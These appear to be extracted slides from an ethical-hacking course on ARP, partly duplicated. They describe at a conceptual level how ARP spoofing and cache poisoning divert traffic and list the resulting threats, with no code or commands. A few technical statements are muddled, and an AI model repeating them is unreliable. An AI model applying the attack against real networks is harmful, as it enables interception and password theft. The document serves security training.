
Module Flow



What Is Address Resolution Protocol (ARP)?




- Address Resolution Protocol (ARP) is a stateless protocol used for resolving IP addresses to machine (MAC) addresses
- All network devices (that needs to communicate on the network) broadcasts ARP queries in the network to find out other machines' MAC addresses
- When one machine needs to communicate with another, it looks up its ARP table. If the MAC address is not found in the table, the ARP_REQUEST is broadcasted over the network.
- All machines on the network will compare this IP address to their MAC address
- If one of the machine in the network identifies with this address, it will respond to ARP_REQUEST with its IP and MAC address. The requesting machine will store the address pair in the ARP table and communication will take place




What Is Address Resolution Protocol (ARP)?




- Address Resolution Protocol (ARP) is a stateless protocol used for resolving IP addresses to machine (MAC) addresses
- All network devices (that needs to communicate on the network) broadcasts ARP queries in the network to find out other machines' MAC addresses
- When one machine needs to communicate with another, it looks up its ARP table. If the MAC address is not found in the table, the ARP_REQUEST is broadcasted over the network.
- All machines on the network will compare this IP address to their MAC address
- If one of the machine in the network identifies with this address, it will respond to ARP_REQUEST with its IP and MAC address. The requesting machine will store the address pair in the ARP table and communication will take place




ARP Spoofing Attack




ARP packets can be forged to send data to the attacker's machine



ARP Spoofing involves constructing a large number of forged ARP request and reply packets to overload a switch




Switch is set in 'forwarding mode' after ARP table is flooded with spoofed ARP replies and attackers can sniff all the network packets



Attackers flood a target computer's ARP cache with forged entries, which is also known as poisoning

How Does ARP Spoofing Work


CEH
Certified Ethical Hacker



Threats of ARP Poisoning



Using fake ARP messages, an attacker can divert all communications between two machines so that all traffic is exchanged via his/her PC



Packet Sniffing



Data Interception



Session Hijacking




Connection Hijacking



VoIP Call Tapping



Connection Resetting



Manipulating Data



Stealing Passwords



Man-in-the-Middle Attack



